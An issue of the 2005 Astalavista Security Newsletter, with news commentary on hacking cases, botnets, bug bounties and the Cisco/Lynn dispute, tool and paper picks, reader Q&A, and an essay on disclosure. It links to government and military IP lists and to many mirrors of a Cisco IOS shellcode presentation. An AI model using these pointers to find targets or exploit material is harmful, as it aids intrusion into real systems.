Even though the introduction of all-in-one security appliances greatly improved the security of corporate networks, and reduced the obvious mess while relying and integrating solutions from multiple vendors, perimeter based and access control based defense is a convenient solution to say – we're secured, while it's like buying an ice cream for your kid when it wants an EuroDisney trip just to keep it quiet for a little while, but when it eats the ice cream, the EuroDisney trip will again be as desirable as before, perhaps even necessary ☺

Web applications vulnerabilities
Malware
Insiders
Physical security
Data encryption
Secure communications, both internal and external etc. are among the many other threats and vulnerabilities to think about, but before going into the countless aspects of the threats today, know what's most valuable to you, and learn how and why you should protect it.

Don't go forthe products but forthe solution and that usually requires more than just purchasing a security appliance. What you should also take into consideration is that even a perfectly developed firewall is pointless unless configured and maintained properly.

In Issue 12 of our newsletter we've covered the topic of ***"Can our 5k firewall tell us if we're really under attack?"*** *– read it at :*

http://www.astalavista.com/media/archive1/newsletter/issue_12_2004.txt

[**PENGATON UBER-HACKER RAP SHEET SPILLS ATTACK DETAILS**]

A US indictment of an alleged hacker mistakenly reveals the IP addresses of the sensitive defense servers targeted in the attack. Gary McKinnon, 39, of London, England, faces extradition to the US for allegedly hacking into 53 military and NASA (National Aeronautics and Space Administration) servers between February 2001 and March 2002 to find evidence of Unidentified Flying Objects (UFOs). The indictment was made publicly available as a PDF file with the sensitive IP addresses blacked out. However, a reader could copy the data from Acrobat Reader and paste it into a text editor to reveal the IP addresses.

More information can be found at :

http://www.theregister.co.uk/2005/07/11/mckinnon_indictment_snafu/

Astalavista's comments :

As I'm sure both the Pentagon and NASA are pretty aware of the issue, these might have already turned into publicly known honeypots given the attention they have attracted.

The indictment with all Ips involved in the attacks is publicly available at :

http://www.4law.co.il/501.pdf

While, on the other hand, a dangerously comprehensive list of Government and Military IP ranges and actual hosts can also be publicly located at :

http://www.governmentsecurity.org/forum/lofiversion/index.php/t5818.html

A very handy tool, for the purpose of measuring the popularity of network IP classes. GoogleSweep would come useful not only to the U.S military but to the average system administrator as well. Get it at :

http://cse.msstate.edu/~rwm8/googlesweep/

[**ISPs VERSUS THE ZOMBIES**]

Internet service providers (ISPs) find themselves under increasing pressure to protect their customers, as well as the Internet as a whole from malicious attacks. The Federal Trade Commission (FTC) will soon be reporting zombie network information to hosting ISPs. Analysts warn that if ISPs do not clean up their networks, users could lose faith in online activity in general. However, the increased monitoring required for ISPs to increase the security of their networks has privacy advocates worried. Some ISPs are already attacking the problem through port 25 blocking, which only allows email to be sent from the member's server, and rate blocking, which limits the number of emails a single member can send, among others.

More info can be found at :

http://news.com.com/ISPs+versus+the+zombies/2100-7349_3-5793719.html?part=rss&tag=5793719&subj=news

Astalavista's comments :

Several years ago, when me and a local admin were trying to figure out how to detect and eventually block a trojan infected PCs, it was a piece of cake given the fixed nature of the ports during these days. So whenever we noticed any connections on these, we immediately notified and blocked the associated ports – the end user felt secure, no one bothered for privacy violations etc. And even though malware got way too sophisticated to detect and track, a responsible ISP and nerdy and well experienced admin will always be able to detect abusive activity going out of the network.

Hopefully, in the future, an end user or a corporate organization will start preferring an ISP with security experience and security-conscious mode of thinking as a main differentiation factor. Simply providing an Internet connection, and by Internet connection I mean more one that's starting to become a dangerous toy in the hands of the end user, should NOT be enough for an ISP to survive, even make profits.

Taking an outside-inside approach, we would start with listing the major ISPs whose users are unknowingly responsible for a great deal of DdoS attacks and malware/spam dissemination with the help of projects such as the SANS Internet Storm Center – isc.sans.org or Dshield.org. My point is that most security unaware end users of major ISPs are publicly known, while the only incentive ISPs currently hide is the chance to make a buck from strategic partnerships with security vendors. But let's face it – ISPs can detect and block malicious activity going out of their network – it's just a matter of time they're going to do it under future laws or rival propositions.

A great Botnet Tracking research is available at :

http://www.honeynet.org/papers/bots/

[**BUG BOUNTY HUNTERS RECRUITED BY SECURITY FIRM**]

TippingPoint, a subsidiary of 3Com, announced a program to pay for vulnerability information. The amount of the reward will depend upon the severity of the bug discovered. The company plans to inform the flawed product's producer and also update its own security products. The rewards will be offered through TippingPoint's "Zero Day Initiative". The program will be officially launched on July 27, 2005.

More information can be found at :

http://www.silicon.com/0,39024729,39150680,00.htm

Astalavista's comments :

We're witnessing the development and actual investments in the "vulnerabilities market", a market that was originally developed by iDefense(now part of VeriSign), namely $ for a valid vulnerability. The good side for you ,as a programmer or security researcher, is that now there's competition going on, and competition is always good for you as the "customer". The bad side is that whenever a market is developing, it consequently prompts for the development of an underground market, usually with many more deep-pocketed buyers.

These and many other reasons prompted us to write an article entitled "Security Reseachers and your organization caught in between?"

[**ATTACKERS LURK ON PHOTO SITES, FIRM WARNS**]

Cybercriminals are increasingly using blog sites and other free online services to spread malicious code, Websense has warned.
In the first two weeks of July, the security company's labs saw more than 500 incidents of such attacks, Websense said on Monday. The free services are being abused to install software designed to steal personal information or hijack a victim's PC.
"July has seen a major boom--in the first two weeks alone, we found more instances than in May and June combined," Dan Hubbard, the senior director of security and technology research at Websense, said in a statement. For the year until mid-July, the San Diego company found a total of 2,500 incidents.

More information is available at :

http://news.com.com/Attackers+lurk+on+photo+sites,+firm+warns/2100-7349_3-5803863.html

Astalavista's comments :

I must admit – there's a huge deal of social engineering factors when it comes to the success of certain malwares and until the user goes through the naïve => infected => cautious stages, everyone's is in danger simply because you cannot advise users not to visit web links, check their greeting cards confirmations etc. So far, all the benefits of the developing and entertaining Internet go for the malware authors in my opinion and there's an overall change in net users' behaviour in order to bypass the obvious threats.

[**BIGGEST 419 BUST IN HISTORY**]

The US Federal Bureau of Investigation and Spanish police have arrested 310 people in Malaga, Spain, in connection with a €100 million lottery scam run by Nigerian 419 gangs. Authorities raided 166 homes throughout southern Spain, seizing €218,000, 2,000 mobile phones, 327 computers, and 165 fax machines. The gangs are also responsible for the well-known 419 e-mail scams which claim to come from a former dictator soliciting help in laundering money, with 20,00 victims in 45 countries. The arrests, the end result of an investigation begun in 2003, could lead to a drop in spam e-mails.

More information can be found at :

http://www.theregister.co.uk/2005/07/21/scammers_nabbed/

Astalavista's comments :

Why do they succeed – because of the global reach, the personalization of the message, namely not another viagra or cheap rolexes ad, and perhaps of the easy to implement automation of such messages. What bothers me is the magnitude of this growing "business".

Zone-H took the time and effort to initiate correspondence with the scammers which can be found at :

http://www.zone-h.org/files/61/nigerian.pdf

As well as a telephone conversation :

http://www.zone-h.org/files/61/MOL005.mp2

A complete history of over 500 variants of this cam is available at :

http://www.potifos.com/fraud/

[**FLAW RESEARCHER SETTLES DISPUTE WITH CISCO**]

The dispute over a presentation on hacking Cisco Systems' router software at the Black Hat security conference culminated in a legal settlement Thursday. Michael Lynn, a former Internet Security Systems researcher, and the Black Hat organizers agreed to a permanent injunction barring them from further discussing the presentation Lynn gave Wednesday. The presentation showed how attackers could take over Cisco routers, a problem that Lynn said could bring the Internet to its knees. The injunction also requires Lynn to return any materials and disassembled code related to Cisco, according to a copy of the injunction, which was filed in U.S. District Court for the District of Northern California. The injunction was agreed on by attorneys for Lynn, Black Hat, ISS and Cisco.

More information can be found at :

http://news.com.com/Flaw+researcher+settles+dispute+with+Cisco/2100-1002_3-5809390.html?tag=st.rn

Astalavista's comments :

*Impressive! (Ironically of course), Cisco – the company whose routers have an indisputable role in the success and penetration of networks and the Internet the way we know it – are destroying CDs trying to censor a presentation(offline) and filing lawsuits against security researchers. What the ****?! It's these actions that prompted us to feature all possible mirrors of the "questionable" presentation and perhaps it's again these very same actions that motivated hundreds of people out thereto host it. What were they thinking? That denying and keeping it quiet ,for the sake of their business, would do any good for the security of an organization or the Internet at all? I doubt so, and while I have my concerns about full-disclosure and what happens later on, based on networking contacts, responsible full-disclosure improves security, gives incentives to companies to fix the issues *publicly* so that it's all a matter of communication, awareness and patching later on.*

A must-read opinion on the topic "Is finding security holes a good idea?" is available at :

http://www.dtc.umn.edu/weis2004/rescorla.pdf

[**GOOGLE GROWTH YIELDS PRIVACY FEAR**]

Google is at once a powerful search engine and a growing e-mail provider. It runs a blogging service, makes software to speed web traffic and has ambitions to become a digital library. And it is developing a payments service.
Although many internet users eagerly await each new technology from Google, its rapid expansion is also prompting concerns that the company may know too much: what you read, where you surf and travel, whom you write.

"This is a lot of personal information in a single basket," said Chris Hoofnagle, senior counsel with the Electronic Privacy Information Center. "Google is becoming one of the largest privacy risks on the internet." Not that Hoofnagle is suggesting that Google has strayed from its mantra of making money "without doing evil."

More information can be found at :

http://www.wired.com/news/privacy/0,1848,68235,00.html

Astalavista's comments :

It was about time everyone started getting bothered by Google's usefulness and search engines domination – facts that make millions of people pretty much "talk" to the engine. What bothers me is their one-page privacy policy, and their ambitions to make everything Searchable, and their obvious data retention policies – it's a ticking privacy time-bomb.

While too anti-google oriented the http://www.google-watch.org/ *site has a lot to say on the topic.*

[**INTERNET HAS 'GIVEN AL QAEDA WINGS' CLAIMS BBC POTBOILER**]

Al Qaeda is now a "global brand driven by the power of the world wide web", and media-savvy cyberjihadis are manipulating the internet for training, recruitment and propaganda, according to the first of a three part series on *The New al Qaeda* broadcast on Monday 25th July) on BBC2. "The internet," says programme-maker Peter Taylor, "has given it wings." These apparent bombshells, however, appear to be based on a number of unremarkable discoveries, such as that terrorists have computers,

that cheap video cameras allow them to film attacks and executions and distribute the results via the internet, and that there's stuff on the internet you might not like but can't necessarily get much of a lid on.

More information can be found at :

http://www.theregister.co.uk/2005/07/27/bbc_al_qaeda_internet/

Astalavista's comments :

In my opinion Al Qaeda were never into hiring elite hackers to take control over SCADA devices or intercept troops movement communication through IP networks as the plain truth remains, namely that death people have higher social and panic influence than infected people or mobile devices blocking malware on a large scale.

I am a firm believer in the possibilities of cyber terrorism as the Internet represents a huge number of possibilities for intelligence gathering, coordination, propaganda etc. while I have recently come to the conclusion that the number of terrorist roadmaps on how they could use the Internet might have even surpassed their imagination!

An outstanding fact-based research on the topic can be found at :

http://astalavista.com/index.php?section=directory&linkid=4689

[03] **Astalavista Recommends**

This section is unique with its idea and the information included within. Its purpose is to provide you with direct links to various white papers and tools covering many aspects of **Information Security**. These tools are defined as a **"must see"** for everyone interested in deepening his/her knowledge in the security field. The section will keep on growing with every new issue. **Your comments and suggestions about the section are welcome at security@astalavista.net**

" **DESPOOF – ANTI PACKET SPOOFING** "

Despoof is a free, open source tool that measures the TTL to determine if a packet has been spoofed or not.

http://astalavista.com/index.php?section=directory&linkid=3070

" **MWCHAT** "

MWChat (My Web based Chat) is a Web-based chat system that uses PHP4 and an SQL backend database. It has support for multiple rooms and languages, a large number of IRC-like commands, private messages and rooms, message encryption, buddy lists, logging, registered users, chat profiles, file sharing, and more. It is a very lightweight, full-featured, and secure chat room.

http://www.astalavista.com/index.php?section=directory&linkid=4735

" **FLASH RESCUER** "

FLASH RESCUER is a free command line utility for rescuing JPEG images form the damaged FLASH cards. It searches through all the flash card memory in order to find bytes, which look like JPEG image and writes them to the files in current directory.

http://astalavista.com/index.php?section=directory&linkid=4636

" **SHC – A GENERIC SCRIPT COMPILER** "

Shc is a generic shell script compiler. It takes a script which is specified on the command line and produces C source code. The generated source code is then compiled and linked to produce a stripped binary executable.

http://astalavista.com/index.php?section=directory&linkid=4673

" **GNOME BLUETOOTH CONTROL REMOTO PROYECT** "

GNOME Bluetooth control remoto (AKA GBTcr) It is meant to be a fast and functional remote control for GNOME Desktop working between a phone mobile and computer box using Bluetooth comunication protocol.

http://astalavista.com/index.php?section=directory&linkid=4419

" **KCPENTRIX – PENETRATION TESTING LIVECD** "

KCPentrix is liveCD design to be a standalone Penetration testing toolkit for pentesters and security analysts KCPenTrix based on SLAX, a Slackware live cd and gentoo,auditor and whoppix. The Powerful modularity which KCPenTrix uses, allow us easily customize our version, and include whichever modules we like from any Slax distribution.

http://astalavista.com/index.php?section=directory&linkid=4652

" **ONE-TIME PASSWORD GENERATOR** "

A program for portable devices supporting Java 2 Micro Edition (almost all recent mobile phones) generating one-time access passwords (eg. for s/key or OPIE).

http://astalavista.com/index.php?section=directory&linkid=4734

" **DEVOLUTION SECURITY – VIDEO SURVEILLANCE SYSTEM FOR LINUX** "

Devolution Security is a video surveillance system for Linux based systems. It supports up to 16 cameras and features unicast and multicast broadcasting, a Web interface, an X11 interface, themes, motion detection, record on motion, eight different camera layouts, camera cycling, fullscreen mode, and more. Devolution Security uses its own toolkit (dtk).

http://astalavista.com/index.php?section=directory&linkid=4748

" **DETECTCON – HIDDEN PORTS DETECTOR** "

This little program is able to detect if a rootkit is hiding a certian port from being detected as a port that listens on connection. The program will only work when the rootkit uses a port - based listening backdoor.

http://astalavista.com/index.php?section=directory&linkid=4608

" **ANTIEXPLOIT – ON-ACCESS EXPLOIT SCANNER** "

AntiExploit is the first ON-ACCESS exploit-scanner for Linux and FreeBSD. Aexpl can help you to identify local intruders or users who want to harm your or other systems with well known tools. Aexpl uses the dazuko kernel-module and md5 hashes (signatures are planed) to identify bad files when they are created or used by listenning to the kernel file systemcalls. So you can immediately interact with the file and fileowner.

http://astalavista.com/index.php?section=directory&linkid=4728

[04] **Astalavista Recommended Papers**

" **ATTACKING DDOS AT THE SOURCE** "

We propose D-WARD, a DDoS defense system deployed at source-end networks that autonomously detects and stops attacks originating from these networks.

http://www.astalavista.com/index.php?section=directory&linkid=4511

" **THE RECORDING INDUSTRY 2005 – PIRACY REPORT** "

Overview of piracy trends around the world and various statistics.

http://www.astalavista.com/index.php?section=directory&linkid=4495

" **MALWARE PREVENTION THROUGH BLACK-HOLE DNS** "

One of the more popular techniques for fighting malware among home users is through the use of a host file for DNS redirection. A host can be used to maps hostnames associated with malware to a different IP address (such as a loopback address, 127.0.0.1). This will prevent connections to those malicious sites from ever taking place. (There is an irony here, as some of the more "evil" malware hijacks your host file to prevent their removal or to redirect search queries).

http://www.astalavista.com/index.php?section=directory&linkid=4426

" **MOBILE COMMERCE OVER GSM : A BANKING PERSPECTIVE ON SECURITY** "

This(160 pages) dissertation provides a detailed overview of basic services that any m-Commerce application should provide to the banking industry.

http://www.astalavista.com/index.php?section=directory&linkid=4443

" **COMMERCIAL SATELLITE SERVICES AND NATIONAL SECURITY** "

"Commercial Satellite Services and National Security : We Are Not Alone" gives an overview of the U.S and Russia's satellites dominance myth and provides a great deal of information on the satellite market and its implications to national security.

http://www.astalavista.com/index.php?section=directory&linkid=4666

" **COMPUTER FORENSICS FOR LAWYERS** "

"Computer Forensics for Lawyers Who Can't Set the Clock on their VCR" is a great, beginners' oriented introduction to computer forensics.

http://www.astalavista.com/index.php?section=directory&linkid=4646

" **HACKING PGP** "

Great presentation on the topic of hacking PGP, public key weaknesses, symmetric key weaknesses, hash algorithm weaknesses and the advances in factoring.

http://astalavista.com/index.php?section=directory&linkid=4732

" **WEB ENGINEERING FOR MOBILE DEVICES** "

This thesis discusses concepts for accessing information services via the mobile and gives an overview of the "mobile web".

http://astalavista.com/index.php?section=directory&linkid=4758

" **REAL-TIME AND FORENSIC NETWORK DATA ANALYSIS** "

"Real-Time and Forensic Network Data Analysis Using Animated and Coordinated Visualization" - presents a great concept for visualization of network and honeypot data.

http://astalavista.com/index.php?section=directory&linkid=4640

" **ECONOMIC ESPIONAGE - OVERVIEW** "

Part of the "Intelligence Threat Handbook", this 22 pages documents outlines issues such as : Costs of Economic Espionage The Outsider Threat - Foreign or Domestic Competitors The Outsider Threat - Through Unwitting Accomplices The Outsider Threat - From Foreign Intelligence Services The Insider Threat - Moles The Insider Threat – Espionage Entrepreneurs Developing a Countermeasures Strategy Outsider Threat Indicators Insider Threat Indicators

http://astalavista.com/index.php?section=directory&linkid=4647

[05] **Astalavista.net Advanced Member Portal v2.0 – Become part of the community today!**

Become part of the **community** today. **Join us!**

Wonder why? Check it out :

The Top 10 Reasons Why You Should Join Astalavista.net

http://www.astalavista.net/v2/?cmd=tour&page=top10

and our **30%** discount this month

http://www.astalavista.net/v2/?cmd=sub

What is Astalavista.net all about?

Astalavista.net is a global and highly respected security community, offering an enormous database of **very well-sorted and categorized Information Security resources - files, tools, white papers, e-books.** At your disposal are also thousands of **working proxies**, **wargames servers**, where you can try your skills and discuss the alternatives with the rest of the members. Most important, the daily updates of the portal turn it into a valuable and up-to-date resource for all of your computer and network security needs.

Among the many other features of the portal are :

- Over **5.5 GByte** of Security Related data, **daily updates** and always responding links.
- Access to thousands of anonymous proxies from all over the world, daily updates
- **Security Forums Community** where thousands of individuals are ready to share their knowledge and answer your questions; replies are always received no matter of the question asked.
- Several **WarGames servers** waiting to be hacked; information between those interested in this activity is shared through the forums or via personal messages; a growing archive of white papers containing info on previous hacks of these servers is available as well.

[06] **Site of the month**

Michael Lynn's Cisco IOS Shellcode And Exploitation Techniques lynn-cisco.pdf Mirrors

http://www.securitylab.ru/_Exploits/2005/07/lynn-cisco.pdf
http://cryptome.org/lynn-cisco.zip
http://snafu.priv.at/download/lynn-cisco.pdf
http://www.milw0rm.com/sploits/lynn-cisco.pdf
http://security-protocols.com/whitepapers/lynn-cisco.pdf
http://attrition.org/misc/ee/lynn-cisco.pdf
http://illmob.org/0day/lynn-cisco.zip
http://www.jwdt.com/~paysan/lynn-cisco.pdf
http://www.dfconsultants.com/lynn-cisco.pdf
http://42.pl/lynn/lynn-cisco.pdf
http://s48.yousendit.com/d.aspx?id=1EOE4MPD1E6U53MYQE6ROJID0R
http://www.megaupload.com/?d=31GTUIFR
http://teknews.net/~radio/lynn-cisco.pdf
http://www.stephencollins.org/library/linn-cisco.pdf
http://www.mininova.org/get/81889
http://www.warbard.ca/temp/lynn-cisco.pdf
http://www-cs.stanford.edu/people/miles/stuff/lynn-cisco/lynn-cisco.pdf
http://www.darkgrid.com/lynn-cisco.zip
http://files.bitchx.ru/index.php?dir=ebooks/&file=lynn-cisco.pdf
http://cryptome.org/lynn-cisco-jpg.htm

http://parrhesia.com.nyud.net:8090/lynn-cisco.pdf
http://lists.grok.org.uk/pipermail/full-disclosure/attachments/20050729/dfc5372b/lynn-cisco-0001.bin
http://thepiratebay.org/details.php?id=3363249
http://barcelona.indymedia.org/usermedia/application/5/lynn-cisco.zip
http://srv10.qfile.de/operator.php?sysm=file_transfer&sysf=center&file_id=125473&file_name=lynn-cisco.zip.html
http://dluz.tzo.com:8080/Devel/000_LINUX/Security/lynn-cisco.zip
http://www.sean-feeney.com/stuff/lynn-cisco.zip
http://www.undercan.com/uploads/lynn-cisco.zip
http://www.nvram.com.ar/adjuntos/lynn-cisco.zip
http://seedler.org/es/fhtml/info/143171
http://snakeshit.nl/files/lynn-cisco.pdf
http://www.parseerror.com/cache/lynn-cisco.pdf
http://linuxmafia.com/pub/linux/security/lynn-cisco.pdf
http://www.grupohg.net.mx/cisco/lynn-cisco.pdf
http://www5.tok2.com/home2/Nabokov/others/lynn-cisco.pdf
http://www.mininova.org/get/81889
http://md.hudora.de/archive/pub/lynn-cisco.pdf
http://www.indianz.ch/tools/txt/lynn-cisco.zip

Lynn's presentation being trashed at BlackHat?! :

http://downloads.oreilly.com/make/cisco.mov

Cisco System's Advisory can be found at :

http://www.cisco.com/warp/public/707/cisco-sa-20050729-ipv6.shtml

[07] **Tool of the month**

Multipot – Emulation based honeypot

Multipot is an emulation based honeypot designed to capture malicious code which spreads through various exploits across the net. Design specifications for this project mandated that the captures be done in such a way so that the host machine would require only minimal supervision and would not itself risk getting infected.
Multipot was designed to emulate exploitable services to safely collect malicious code.

http://astalavista.com/index.php?section=directory&linkid=4649

[08] **Paper of the month**

Examining The Cyber Capabilities of Islamic Terrorist Groups

The purpose of this very well written and illustrated presentation is to detail Islamic terrorist groups' use of cyber technologies, namely the Internet for propaganda, coordination, recruitment and training etc.

http://astalavista.com/index.php?section=directory&linkid=4689

[09] **Free Security Consultation**

Have you ever had a Security related question but you weren't sure where to direct it to? This is what the "Free Security Consultation" section was created for. Due to the high number of Security-related e-mails we keep getting on a daily basis, we have decided to initiate a service, free of charge. Whenever you have a Security related question, you are advised to direct it to us, and within 48 hours you will receive a qualified response from one of our security experts. The questions we consider most interesting and useful will be published at the section. Neither your e-mail, nor your name will be disclosed.

Direct all of your security questions to security@astalavista.net

Thanks a lot for your interest in this free security service, we are doing our best to respond as soon as possible and to provide you with an accurate answer to your questions.

Question : Hello, Astalavista, folks! Congratulations on your new layout, even though I miss the old one, I see you're actively working on restoring all the sections, keep up the good work, everyone!! As an average U.K citizen, I pretend I live in a world free of Internet Censorship compared to regimes that control the Internet traffic of their citizens, but terrorism is on the rise, which prompts for a completely different picture when it comes to using the Internet, even my GSM these days. My question is, do you believe the "civilized" and open-minded part of the Internet we're used to would eventually turn into something where "forbidden" or "access to this resource is denied" messages would pop-up whenever I try to browse through resources I'm used to? Keep up the good work, respect to your work!!

Answer : Censorship is a very aggressive approach that is usually used by highly restricted societies like China, Iran etc., which still believe blocking access to certain resources would keep the local culture untouched by foreign propaganda or that history is what you present out of it. I seriously doubt the "civilized" part of the Internet would ever face large-scale censorship the way the Great Chinese Firewall acts, and even though law enforcement agencies are concerned on how users/criminals use the Internet or any sort of communication, monitoring instead of blocking would be the trend. Consider the following, the internet censorship in China may let you view the entire CNN.com but will silently remove sensitive content such as china-taiwan's relations in a news article, thus creating visible and invisible web for the surfers over there.

A recent EU's ambition was to retain a great deal of "traffic data", mobile, Internet etc. in order to investigate crimes and naturally, terrorism, a copy of the draft is available at :

http://www.edri.org/docs/Data-retention-council-draft-29062005.pdf

While activists have already started signing a petition against the draft, which is available at :

http://www.dataretentionisnosolution.com/

Question : Greetings, Astalavista team members!! I am an average IT professional, and by Professional I mean a person with 7 years of IT experience. While I'm not a security expert,

the nature of my work obviously requires me to keep up to date with the latest events, and of course, patch my system. During previous years I have noticed the growth and development of the security industry, while on the other hand the obvious invasion of sales-driven products and services. Not having respect for a company that charges $39.99 to clean your cookies and IE history is nothing compared to my attitude towards the mobile malware hype! My question is – do you think that security threats are overhyped with the idea to develop yet another sector in the security industry?

Answer : Good point on the $39.99 privacy solution, whereas understanding the issue from this point of view would bring back the old discussion of do marketers make us buy things we never actually wanted? The answer is no – they're just good at communicating value to targeted audience. Security and the Internet are evolving concepts, the more usefulness and efficiency you get out of a solution, the higher the risk and the eventual consequences of its abuse – a risk that must be taken seriously. To me security is all about stages, and if you're in the stage where your workforce security threats shouldn't be considered overhyped, the more there's written, said, tested and implemented about security – the higher the –overall- level of security. Let's consider passwords - the most popular and cost-effective authentication method available. However, given today's threats, it's so weak as a concept that considering an organization encrypting its sensitive data through password protected zip files over the Internet is unpractical and ridiculous. Stages pass, concepts evolve, one time passwords in everything appear as consequence, for instance, but make sure you're aware of what you're trying to protect, what the current threats are , safeguard it and start looking in the future.

Question : I wanted to ask you a question concerning the use of social engineering. I did some research even though the topic isn't greatly researched the way I see it. Kevin Mitnick impresses me with how he was able to steal source code just by pretending to be a company's employee. It got me concerned, as you would define me – end user. I want to know who exactly I'm communicating with while online and how I should protect myself from possible social engineering attacks.

Answer : As there was a saying, for locked, unplugged and disconnected from any network "secure" PC, you should consider turning yourself into the most anti-social and paranoid creature; even the less is known about you, the more socially engineering secure you are. Rather aggressive approach, but consider that there're no protection mechanisms for fighting such attacks, and today's electronic environment makes the situation even worse, even caller Ids are spoofed! What's created by humans will eventually be exploited by humans, or as I often like to say, - when you know how it works, you can either improve, abuse or destroy it which pretty much answers your question. Your best friends can turn into your worst enemies, knowing all your weak points, or even a complete stranger can trigger an emotion – make you visit a malicious web site promising free porn, warez etc. Don't be naïve, impulsive, and always question!

[10] **Astalavista Security Toolbox DVD v2.0 - what's inside?**

Astalavista's Security Toolbox DVD v2.0 is considered **the largest and most comprehensive Information Security archive available offline**. As always, we are committed to providing you with a suitable resource for all your security and hacking interests - in an interactive way!

The content of the **Security Toolbox DVD** has been carefully selected, so that you will only browse through quality information and tools. No matter

whether you are a computer enthusiast, a computer geek, a newbie looking for information on "how to hack", or an IT Security professional looking for quality and up to date information for offline use or just for convenience, we are sure that you will be satisfied, even delighted by the DVD!

More information about the DVD is available at:

http://www.astalavista.com/index.php?page=3

[11] Enterprise Security Issues

In today's world of high speed communications, of companies completely relying on the Internet for conducting business and increasing profitability, we have decided that there should be a special section for corporate security, where advanced and highly interesting topics will be discussed in order to provide that audience with what they are looking for - knowledge!

- Security Researchers and your organization caught in between? -

This brief article will introduce you the big picture of security vulnerabilities reseachers, the market for software vulnerabilities. It will cover its usefulness, dark sides and it would provide you with recommendations towards understanding the main issues and their eventual enforcement in your organization's security framework.

No OS is secure, be it Windows or Linux, commercial or open-source. Sooner or later a potentially abusive vulnerability is found that allows the attacker to gain higher privileges on the affected machine, or execute any command/code on the affected device. During the years, there has been a countless number of discussions on which OS is more secure, which "front" on the market takes security more seriously, while to me, the question is which one is more attacked, which one is clearly interested in fast, and reliable vulnerabilities fixing.

The number of reported vulnerabilities, as well as released exploits is steadily growing, perhaps due to the obvious global penetration of the Internet, namely the number of people having in-depth technical and research capabilities is getting bigger, and the obvious huge amounts of free documentation, even commercial books on vulnerabilities research are, too. Several other factors to consider are the introduction of tools such the Metasploit Framework, and the current level of automation when it comes to malware, have created a whole new window for successful development and abuse of working exploits.

Currently, there's a seemingly useful centralization when it comes to releasing security vulnerabilities – and it's all because of the **Bugtraq** Mailing List. When I use useful, I refer to the plain truth that this very particular mailing list (purchased by Symantec for $75m back in 2002, hah), acts as a transparent and publicly known vulnerabilities posting platform, whose biggest incentive is the publicity a researcher gets and the eventual job position, popularity among a very knowledgeable audience, and its reputation. Without such a centralized discussion list, we would have probably witnessed the chaotic ways vulnerabilities are reported and the way their researchers and their buddies take advantage of them. Thankfully, there's a competition arising whereas this new competition promotes new incentives to the participants –

a powerful but dangerous one – money! **iDefense.com** has always been gathering freshly discovered vulnerabilities intelligence because they have a sense for a researcher's quick needs, and the recent **Zero Day Initiative** will actively be competing with **iDefense's** proposition. Where's the problem? It's called moral and ethics, given $ incentives people tend to ignore both of these and once involved in these activities $ becomes an inspiration that where at the bottom line the one with the best proposition usually wins. Activities like these eventually develop deep-pocketed underground markets, me as a hypothetical spyware vendor would be willing to invest a great deal of $ given that I would be able to take advantage of 0-day vulnerability in IE. And as there're people with ethics and moral, so there're people without these, who might tend to anonymously ignore them for a temporary situation, while in the long run, we might end up having a security vulnerabilities' bidding system, where a newly established security threats monitoring company(yet another one!), would be posing to be such, when it's actually one of the many vendors or interested parties I mentioned above. At the bottom line researchers, blackhats, whitehats, unemployed or employed ones would favour such a bidding concept – to me companies looking to capitalize on someone else's research in the cheapest, yet profitable for them way, is playing with dangerous fire, and once intermediaries like these are being replaced with one-to-one contacts and propositions, security companies, threat monitoring ones, or primary security vendors will find themselves adding yet another table in their SEC fillings whose budget would have to keep on growing as will the demands of the researchers involved, who will finally be driven to seek a different kind ofacknowledgement..

A couple of things are of great importance whenever a researcher finds a vulnerability in your software products or software products your organization uses :

- Your response time to the first notification, standard auto-replies piss off pretty much everyone, make sure you have a security@yourorganization.com email that's being monitored and responses are provided within 24 hours. Even though you wouldn't be able to provide a fix within such a short period of time, make sure you keep them updated and keep in touch for each and every aspect of your verification, too much attention you might say? The thing is that you risk having the vulnerability released in the wild, which would definitely result in long nights and short deadlines for the testing and the release of a working patch. The way you threat them, the same way you would be treated!

- Whether credit would eventually be given to them or their group for the discovery of the vulnerability, should definitely be judged on how responsibly it was reported, namely that it wasn't released in the wild, without giving you response-time. Barely sticking to the researchers' very own schedule is egocentric and the consequences of publicly announcing several weeks of hard work should be discussed taking into consideration both sides.

- What kind of treatment is he getting, namely would you rather go for the "we were already aware of the issue and about to fix it prior to your email" would piss off pretty much everyone. If you don't like a company in the real world, bad word of mouth will go to around 5/10 people, but if you don't like a company on the Internet, it may reach 50,000 or more people, and considering the recent Cisco/ISS vs Michael Lynn case, I'm sure the majority of security researchers would love to "irresponsibly" release a vulnerability just because of the actions they have taken to cover up the entire story!

What do you do about possible security vulnerabilities' fiascos?

1. Keep in touch and don't ignore/delay the communication – for no reasons whatsoever!
2. Forget about censoring an eventual problem, it would ruin your reputation a LOT.
3. Take into account the obvious publicity-based pressure to announce and verify the vulnerability, make sure credit is given in case of a responsible disclosure and make them sure that you're aware

that it was them that originally found the vulnerability(if they did of course)
4. Perhaps among the most important aspects of the problem to consider is the establishment of an in-house security research department, actively doing code auditing and vulnerabilities research, but make sure it's not the $ that motivates them, but the overall responsibility and corporate citizenship of your company!
5. Constantly work on the successful establishment and improvement of a worldwide security alert notification and fast and reliable patching mechanisms for any of your customers, departments.
6. Give incentives, (and incentives doesn't necessarily have to be in the form of $, remember, it's a geek you're dealing with), so that security researchers will see the benefits of reporting eventual vulnerabilities, coordinating and respecting your schedule as well.
7. Attending security/hacking conferences and keeping an eye on who's who, and the current practices in place on the "other front" ,would prove highly valuable for the improvement of any future communication or in case a problem arises.

Security researchers are not enemies of yours, and even though both virtual and corporate barriers may exist, breaking them and taking the maximum out of sharing/accepting someone else's point of view is the first factor for successful communication and creativity!

ShadowCrew did the unthinkable (and ended up in jail) – developed an underground black market like the one I mentoned.

Find more about them or what they used to be at :

http://www.businessweek.com/magazine/content/05_22/b3935001_mz001.htm

A well writen – Windows vs. Linux security comparison report can be found at :

http://www.securityinnovation.com/pdf/windows_linux_final_study.pdf

As well as "OIS Guidelines for Security Vulnerability Reporting and Response"

http://www.oisafety.org/guidelines/Guidelines%20for%20Security%20Vulnerability%20Reporting%20and%20Response%20V2.0.pdf

[12] **Home Users' Security Issues**

Due to the high number of e-mails we keep getting from novice users, we have decided that it would be a very good idea to provide them with their very special section, discussing various aspects of Information Security in an easily understandable way, while, on the other hand, improve their current level of knowledge.

- **Today's security trends – practical tips for your security – Part 1** -

This article will deal with today's major security issues from an end users"point of view and would not only reveal their importance, but also provide the reader with recommendations on how to deal with them. In the next issue of the **Astalavista Security Newsletter**, we will continue the article with many more threats to be discussed and understood.

1. Lack of encryption

